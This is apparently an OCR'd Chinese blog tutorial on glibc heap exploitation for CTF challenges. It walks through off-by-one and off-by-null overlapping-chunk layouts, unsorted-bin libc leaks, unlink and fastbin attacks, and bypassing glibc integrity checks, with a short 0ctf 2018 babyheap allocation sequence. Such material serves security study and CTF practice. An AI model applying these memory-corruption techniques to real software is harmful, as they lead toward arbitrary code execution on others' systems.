
在 `free` 时可以获得包含 `chunk` 的 `unsorted bin`



首先分配 3 + 个 chunk
Chunk D 可以不用，
直接使用 top chunk




通过 A 修改 B->size = 2*0x80=0x101, 此时B的 next_chunk 就是 D, 因为 glibc 通过 size 位找下一个chunk



释放掉 B, 就可以拿到一个 0x100 的 unsorted bin 此时 C 在 unsorted bin 内部

溢出 free 状态的 chunk

因为`malloc` 再分配内存时 不会校验 `unsorted bin` 的 `size` 是否被修改



Glibc_Adventures-The_Forgotten_Chunks

基于 0ctf 2018 babyheap

信息泄露

- 首先malloc 4 个 chunk, malloc(0x18)

```
allocate(0x18)  # 0, 0x20 chunk
allocate(0x38)  # 1, 0x40 chunk----> 溢出修改为 0x91
allocate(0x48)  # 2, 0x50 chunk
allocate(0x18)  # 3, 0x20 chunk
```


- 然后在 **chunk 0 溢出一个字节，修改 chunk 1 的 size 位 为 0x91 (原来应该为 0x41)**，这样一来 通过 `chunk 1` 索引到的 下一个 `chunk` 就是 **p + 0x90 = chunk 3** (设`p` 为 `chunk 1`的地址)
- 此时 释放 `chunk 1`, `libc`会根据下一个 `chunk` (**这里也就是 chunk3**) 的 `pre_inused` 位来检查是否`double free`, 由于 `chunk2` 原来并没有被释放，所以 `pre_inused =1` ，于是可以过掉检查， 此时得到一个 `0x90` 的 `unsorted bin` , 同时 `chunk2` 在 这个 `unsorted bin` 里面， **overlap chunk 2**
- 此时再次 `malloc(0x38)` ， 会使用 `unsorted bin` 进行**切割**， 所以 在 `chunk 2` 的 **fd, bk 处会写入 main_arean 的 地址**， 打印 `chunk 2` 的内容就可以 `leak libc`

漏洞利用

其实可以 `overlap chunk` 了，就相当于获得了 `堆溢出` 的能力，我们可以任意修改 `chunk` 的数据，此时可以使用 `unlink`, `unsorted bin attack`, `fastbin attack`。 没有限制内存分配的大小，使用 `fastbin attack` 即可

unlink

这种情况下的 `unlink` 应该比较简单，在当前 `chunk` 伪造好 `fd, bk` 然后利用 `off by one` 修改 下一个 `chunk` 的 `pre_size` (由于不对齐的分配，这个区域其实属于当前 chunk) 和 `size`的 `pre_inused` 为 `0`， 然后 `free` 掉下面那个 `chunk`，就可以触发 `unlink` 了




off by null

在这种情况下，我们只能溢出 `\x00` 字节， 所以会把 `size` 变小 同时 `inused` 位 会被设置为 `0`

unlink


`B + 0x100` 处要设置好 `p64(xxx) + p64(0x41)` 关键是 **pre_inused** 位， `free` 的时候会检测这个位




shrink free chunk size

布局过程

- 首先分配 3 个 chunk（A B D），大小分别为 0x110，0x210，0x110
- 然后 释放 B， 此时 **D->pre_inused = 0 and D->pre_size = 0x210**
- 修改 B+0x200 处 为 p64(0x200)， 绕过新版 libc 的 **chunksize(P) != prev_size (next_chunk(P))** 检查



- 然后分配两个 `chunk (P, K)`, 大小为 `0x110, 0x90`
- 释放掉 `P`，此时 `P` 会进入 `unsorted bin`，**fd, bk 是有效的， 原因是 后面合并 D 时需要 unlink**
- 释放 `D`，发现 `D->pre_inused=0`, 说明前一个 `chunk` 已经 `free`, 需要合并。 根据 `pre_size` 找到 `P`，然后 `unlink(P)` 合并得到一个 `0x330` 的 `unsorted bin`， 此时 `K` 位于 `unsorted bin` 内部， **overlap chunk done**



布局过程中的一些 tips

- 在第三步， 释放 B 之前把 `B+0x200` 处 设置 `p64(0x200)`， 因为新版的 `libc`会检验 `chunksize(P) != prev_size (next_chunk(P))`
- `off by null` 缩小 `B` 以后，分配 `P` 其大小不能再 `fastbin` 的范围内，后面释放 `D` 需要向前合并，会进行 `unlink` 操作，所以大小大于 `fastbin`， `free(P)`后 `P` 会进入 `unsorted bin`，此时他的 `fd`，`bk` 都是正常的，正常 `unlink`。


参考

how2heap

修改 pre_inused + 向前合并


方案一

- 首先分配 4 个 chunk (A B C D)，大小分别为 0x100, 0x100, 0x100, 0x80. 最后那个用于防止 top_chunk 合并
- 然后释放 A，此时 A 进入 unsorted bin，生成了有效的 FD 和 BK，为了**可以在后面的融合中成功 unlink**
- 然后利用 off by null，**设置 C 的 pre_size 和 pre_inused 。**
- 释放 C，系统 根据 **C 的 pre_size 找到 A 进行合并**，首先 unlink(A) 因为 A已经在 unsorted bin，不会出错，然后就会有一个 0x300 的 unsorted bin，此时 B 位于 该 unsorted bin 的 中间



方案二

如果程序限制只能在触发 off by null 之后才能 释放 A， 需要在 A 和 B 之间多分配一个内存块 **x（0x20)**, 原因是 触发 off by null 后 B 被标识**已经 free**，那么此时再 释放 A 就会对 B 进行 unlink， 此时 B 中 fd 和 bk 是过不了 检查的（**B已经分配，并已经被用来进行 off by null** ）。



参考

Libc堆管理机制及漏洞利用技术

总结

对于堆相关的漏洞，不论是 堆溢出，double free, off by one ， uaf 等其最终目的都是为了修改 `chunk` 的一些管理结构 比如 `fd, bk`, 然后在后续的堆管理程序处理中实现我们的目的（代码执行）。

堆溢出

直接可以修改 下一个 `chunk` 的 元数据 ， 然后就是 `unsorteb bin attack` , `fastbin attack` 等攻击手法了

double free

利用一些内存布局，可以实现 `overlap chunk` ,最后也是实现了 可以修改 `chunk` 的元数据

off by one

类似于 `double free` ， 实现 `overlap chunk` 然后改 `chunk` 元数据

来源： https://www.cnblogs.com/hac425/p/9416792.html